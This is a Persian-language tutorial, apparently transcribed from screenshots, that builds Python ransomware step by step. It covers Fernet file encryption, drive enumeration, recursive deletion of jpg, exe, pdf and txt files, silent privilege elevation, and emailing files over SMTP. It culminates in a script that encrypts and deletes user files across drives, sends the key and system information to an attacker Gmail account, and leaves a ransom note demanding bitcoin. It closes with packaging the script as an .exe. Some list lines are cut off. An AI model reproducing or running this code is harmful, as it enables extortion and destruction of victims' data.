برای انجام فرآیند Cryptographay بایستی در ابتدا ماژول مربوط به آن را نصب کنیم.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Asus>python -m install cryptography
```

اسکریپتی برای Encrypte کردن متن

```
1.py - C:/Users/Asus/Desktop/Ransomeware Python/1.py (3.9.1)
File  Edit  Format  Run  Options  Window  Help
from cryptography.fernet import Fernet

key = Fernet.generate_key()

print(key,'\n')

s = b'hello world'

f = Fernet(key)

enc = f.encrypt(s)

print(enc)
```

```
IDLE Shell 3.9.1
File  Edit  Shell  Debug  Options  Window  Help
Python 3.9.1 (tags/v3.9.1:1e5d33e, Dec  7 2020, 17:08:21) [MSC v.1927 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
============ RESTART: C:/Users/Asus/Desktop/Ransomeware Python/1.py ============
b'VpVdelXwcfScZxbfctdKsJzLeAEURG2LhxelIpfQ7jk='

b'gAAAAABgIEZz1G1-bPsNEhtEvKyhkLcAhSMIEV-0fEUjVq3ao-b8tvf4g-OFfqtY_SO8R5ua-17UNb
Eh7bWS_M97Rftlz8rXAg=='
>>>
```

اسکریپتی برای Decrypte کردن متن بالا (باید key بالا و متن encrypt شده بالا باشد)

2.py - C:/Users/Asus/Desktop/Ransomeware Python/2.py (3.9.1)

File Edit Format Run Options Window Help

```
from cryptography.fernet import Fernet

key = b'-bByGoj2vzfpnvUh2b7r9iRrik4cwlTMevo9dLe2KQ8='

print(key,'\n')

s = b'gAAAAABgIEd-ZnZHBfV3bZ3gomSBrI1gQOghQQtTSzmeIx7e01KKF32UYPdN9TP6PmWpudo530riesbBoOp9UFDso430_6YOcA=='

f=Fernet(key)

dec = f.decrypt(s)

print(dec)
```

IDLE Shell 3.9.1

File Edit Shell Debug Options Window Help

```
Python 3.9.1 (tags/v3.9.1:1e5d33e, Dec  7 2020, 17:08:21) [MSC v.1927 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
============ RESTART: C:/Users/Asus/Desktop/Ransomeware Python/2.py ============
b'-bByGoj2vzfpnvUh2b7r9iRrik4cwlTMevo9dLe2KQ8='

b'hello world'
>>>
```

اسکریپتی برای Encrypte کردن فایل

3.py - C:/Users/Asus/Desktop/Ransomeware Python/3.py (3.9.1)

File Edit Format Run Options Window Help

```
from cryptography.fernet import Fernet

key = Fernet.generate_key()

print(key)

file = open(b'C:\Users\Asus\Desktop\hacker.png','rb')

data=file.read()

file.close()

file_2 = open(b'C:\Users\Asus\Desktop\hacker_enc.png','wb')

f= Fernet(key)

enc = f.encrypt(data)

file_2.write(enc)

file_2.close()
```

IDLE Shell 3.9.1

File Edit Shell Debug Options Window Help

```
Python 3.9.1 (tags/v3.9.1:1e5d33e, Dec  7 2020, 17:08:21) [MSC v.1927 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
============ RESTART: C:/Users/Asus/Desktop/Ransomeware Python/3.py ============
b'ah_A9YUKs1q3REzuqAXxS5VZZ2XJDLJ0STEQt6rhBbA='
>>>
```

اسکریپتی برای Decrypte کردن فایل

4.py - C:/Users/Asus/Desktop/Ransomeware Python/4.py (3.9.1)

File Edit Format Run Options Window Help

```
from cryptography.fernet import Fernet

key = b'4s-3DMCCWFezDeT8VpvU-gw9Gsgo6Dpaco4hc6dPmsE='

file = open(b'C:\Users\Asus\Desktop\hacker_enc.jpg','rb')

data = file.read()

file.close()

file_2 = open(b'C:\Users\Asus\Desktop\hacker_dec.jpg','wb')

f = Fernet(key)

dec = f.decrypt(data)

file_2.write(dec)

file_2.close()
```

اسکریپتی برای Find Drives

5.py - C:/Users/Asus/Desktop/Ransomeware Python/5.py (3.9.1)

File Edit Format Run Options Window Help


```
from subprocess import check_output

def system_drive():
    drive = ["A:","B:","C:","D:","E:","F:","G:","H:","Z:","N:"]
    sys_drive=[]
    cmd = check_output("net share",shell=True)
    for i in drive:
        if i in str(cmd):
            sys_drive.append(i)
    return(sys_drive)

drive=system_drive()
print(drive)
```

IDLE Shell 3.9.1

File Edit Shell Debug Options Window Help

```
Python 3.9.1 (tags/v3.9.1:1e5d33e, Dec  7 2020, 17:08:21) [MSC v.1927 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
============ RESTART: C:/Users/Asus/Desktop/Ransomeware Python/5.py ============
['C:', 'D:', 'G:', 'H:']
>>>
```

اسکریپتی برای File Find در دیسک های ویندوز



اسکریپتی برایDelete File در دیسک های ویندوز

delete file.py - C:/Users/Asus/Desktop/Ransomeware Python/delete file.py (3.9.1)

File Edit Format Run Options Window Help

```
import socket
import subprocess as sub


sys_drive=[]
drive = ["A:","B:","C:","D:","E:","F:","G:","H:","Z:","N:"]
cmd =sub.check_output("net share",shell=True)
for i in drive:
    if i in str(cmd):
        sys_drive.append(i)



for i in sys_drive:
    cmd = sub.check_output(i+"&& del /S *.jpg",shell=True)
    cmd = sub.check_output(i+"&& del /S *.exe",shell=True)
    cmd = sub.check_output(i+"&& del /S *.pdf",shell=True)
    cmd = sub.check_output(i+"&& del /S *.txt",shell=True)
```


اسکریپتی برای ارسال یک متن بهGmail

7.py - C:\Users\Asus\Desktop\Ransomeware Python\7.py (2.7.13)

File Edit Format Run Options Window Help

```
import smtplib

USER="noone@gmail.com"
PASS="12345"

FROM = USER
TO = ["any@gmail.com"]

message = "this is a code for send gmail"


server = smtplib.SMTP()
server.connect("smtp.gmail.com",587)
server.starttls()
server.login(USER,PASS)
server.sendmail(FROM, TO, message)
server.quit()
```

طریقه Change کردن Backround سیستم با استفاده از Registary ویندوز




```
from _winreg import *
from urllib import *


def change_background():

    urlretrieve("http://cdn.hipwallpaper.com/m/61/17/9Dw8ph.png","C:\\Windows\\hack.png")

    keyVal = r'Control Panel\\Desktop'

    try:
            key = OpenKey(HKEY_CURRENT_USER, keyVal, 0, KEY_ALL_ACCESS)
    except:
            key = CreateKey(HKEY_CURRENT_USER, keyVal)

    SetValueEx(key, "Wallpaper", 0, REG_SZ, "C:\\Windows\\hack.png")

    CloseKey(key)

change_background()
```

اسکریپت برای Shutdown و یا Restart سیستم

```
from os import system

def shutdown():

    system("shutdown /r /t 1")
```

اسکریپت برای باال بردن دسترسی در ویندوز برای اجرای دستورات برای این منظور ما نیاز به ماژول master-Elevate داریم که بایستی آن را نصب کنیم.

```
C:\Users\target\Desktop>cd elevate-master

C:\Users\target\Desktop\elevate-master>python setup.py install
running install
running build
running build_py
running install_lib
running install_egg_info
Removing C:\Python27\Lib\site-packages\elevate-0.1.3-py2.7.egg-info
Writing C:\Python27\Lib\site-packages\elevate-0.1.3-py2.7.egg-info
```

اسکریپت ایجاد یک فایل با دسترسی Admin در ویندوز ۱۰

```
from elevate import elevate

from os import system

elevate(show_console=True)

system("echo salam > C:\\Windows\\h.txt")
```

برای Invisible کردن کنسول Elevate کافیست مقدار console_show را False کنیم.

```
from elevate import elevate

from os import system

elevate(show_console=False)

system("del C:\\Windows\\h.txt")
```

برای حذف یک فایل در ویندوز از اسکریپت زیر استفاده می کنیم.

```
from elevate import elevate
from os import system
elevate(show_console=False)
system("del C:\\Windows\\h.txt")
```

اسکریپتی برای ارسال فایل از طریق smtp

```
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders


def mail():

    mail_content = '''all key'''

    message = MIMEMultipart()

    password = "Master123$"
    message['From'] = "noone@gmail.com"
    message['To'] = "bardia@gmail.com"
    message['Subject'] = "Hello"

    message.attach(MIMEText(mail_content, 'plain'))

    attach_file_name = 'key.txt'
    attach_file = open(attach_file_name, 'rb')
    payload = MIMEBase('application', 'octate-stream')
    payload.set_payload((attach_file).read())
    encoders.encode_base64(payload)
    payload.add_header('Content-Decomposition', 'attachment', filename=attach_file_name)
    message.attach(payload)

    session = smtplib.SMTP('smtp.gmail.com', 587)
    session.starttls()
    session.login(message['From'], password)
    session.sendmail( message['From'], message['To'], message.as_string() )

    session.quit()
    print('Mail Sent')

mail()
```

اسکریپتی برای Encrypte کردن فایل های درون داریوهای ویندوز با یک کلید تصادفی و ارسال کلید و اطلاعات سیستم به Gmail و Hide کردن کنسول

```
from cryptography.fernet import Fernet
from subprocess import check_output
from os import remove
import smtplib
import platform
import os
#import win32console
#import win32gui
#from elevate import elevate

# access admin
#elevate(show_console=False)

# hidden console
#w = win32console.GetConsoleWindow()
#win32gui.ShowWindow(w,0)

key = Fernet.generate_key()

Encrypt = Fernet(key)


decrypt_msg = """

    All of files Encrypted

    send me 1btc for give decrypt file

    btc address : ksaskhfa2937293dksafkashfkahsf

    gmail : ransomware.python@gmail.com


"""

msg = "key = "+key+"\n"+platform.uname()[0]+platform.uname()[2]+"\n"+os.path.expanduser("~")+"\n"
```

```python
def send_gmail(msg):

    USER="ransomware.python@gmail.com"
    PASS="ransomware.pythonzeroday"

    FROM = USER
    TO = ["ransomwarepython@gmail.com"]

    message = msg

    server = smtplib.SMTP()
    server.connect("smtp.gmail.com",587)
    server.starttls()
    server.login(USER,PASS)
    server.sendmail(FROM, TO, message)
    server.quit()
```

```python
def encrypt_files():

    file = open("paths.txt","r")
    read_file = file.readlines()

    for path in read_file:

        try:

            path = path.strip("\n")
            path = path.strip("\r")

            f = open(path , "rb")

            data = f.read()

            enc_data = Encrypt.encrypt(data)
```

```
        newfile = open(path+"[encrypted]","wb")

        newfile.write(enc_data)

        f.close()

        newfile.close()

        remove(path)

        print "encrypted -> "+path
    except:
            print "error"
```

```
def find_drive():

    drive = ["A:","B:","D:","E:","F:","G:","H:","Z:","N:","K:","L:","X:","P:","U:","J:","S:","R:"

    system_drive = []

    cmd = check_output("net share",shell=True)

    for i in drive:

        if i in cmd:
            system_drive.append(i)

    return system_drive
```

```
def find_files(drives):

        for p in passwand_files:
                try:
                    cmd = check_output("cd / && dir /S /B *."+p,shell=True)
                    f.writelines(cmd)
                    print p
                except:
                        pass

        for d in drives:
            for p in passwand_files:

                    try:
                        cmd = check_output(d+" && dir /S /B *."+p,shell=True)
                        f.writelines(cmd)
                        print d+" ----- "+p

                    except:
                            pass

        f.close()
```

```python
def decrypt_msg_():
    desktop = os.path.expanduser("~")+"\\Desktop"

    file = open(desktop+"\\dcrypt_file.txt","w")
    file.write(decrypt_msg)
    file.close()
```

```python
passwand_files = ["jpg" , "pdf" , "mp3" , "rar" , "mp4" , "txt" , "html" , "js" , "php" , "png",
send_gmail(msg)
drives = find_drive()
f = open("paths.txt","w")
find_files(drives)
encrypt_files()
decrypt_msg_()
```

اسکریپت برای Decrypte کردن فایل های Encrypte شده در ویندوز

```
from cryptography.fernet import Fernet
from subprocess import check_output
from os import remove

key = raw_input("enter the key : ")

Encrypt = Fernet(key)

def decrypt_files():

    file = open("paths.txt","r")
    read_file = file.readlines()

    for path in read_file:

        try:

            path = path.strip("\n")
            path = path.strip("\r")

            f = open(path , "rb")

            data = f.read()

            dec_data = Encrypt.decrypt(data)

            name = path.replace("[encrypted]","")

            newfile = open(name,"wb")

            newfile.write(dec_data)

            f.close()

            newfile.close()

            remove(path)

            print "decrypted -> "+path
```

```
def find_drive():

    drive = ["A:","B:","D:","E:","F:","G:","H:","Z:","N:","K:","L:","X:","P:","U:","J:","S:","R:"

    system_drive = []

    cmd = check_output("net share",shell=True)

    for i in drive:

        if i in cmd:
            system_drive.append(i)

    return system_drive
```

```
def find_files(drives):

        for p in passwand_files:
                try:
                    cmd = check_output("cd / && dir /S /B *."+p,shell=True)
                    f.writelines(cmd)
                    print p
                except:
                        pass

        for d in drives:
            for p in passwand_files:

                    try:
                        cmd = check_output(d+" && dir /S /B *."+p,shell=True)
                        f.writelines(cmd)
                        print d+" ----- "+p

                    except:
                            pass

        f.close()
```

```
passwand_files = ["jpg[encrypted]" , "pdf[encrypted]" , "mp3[encrypted]" , "rar[encrypted]" , "m

drives = find_drive()

f = open("paths.txt","w")

find_files(drives)

decrypt_files()
```

برای تبدیل اسکریپت پایتون به فایل exe

ابتدا باید pyinstaller را نصب کنیم

```
Python –m pip install pyinstaller
```

اکنون با دستور زیر و ادرس فایل مورد نظر اسکریپت پایتونی خود را exe میکنیم

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Asus>pyinstaller --onefile script.py
```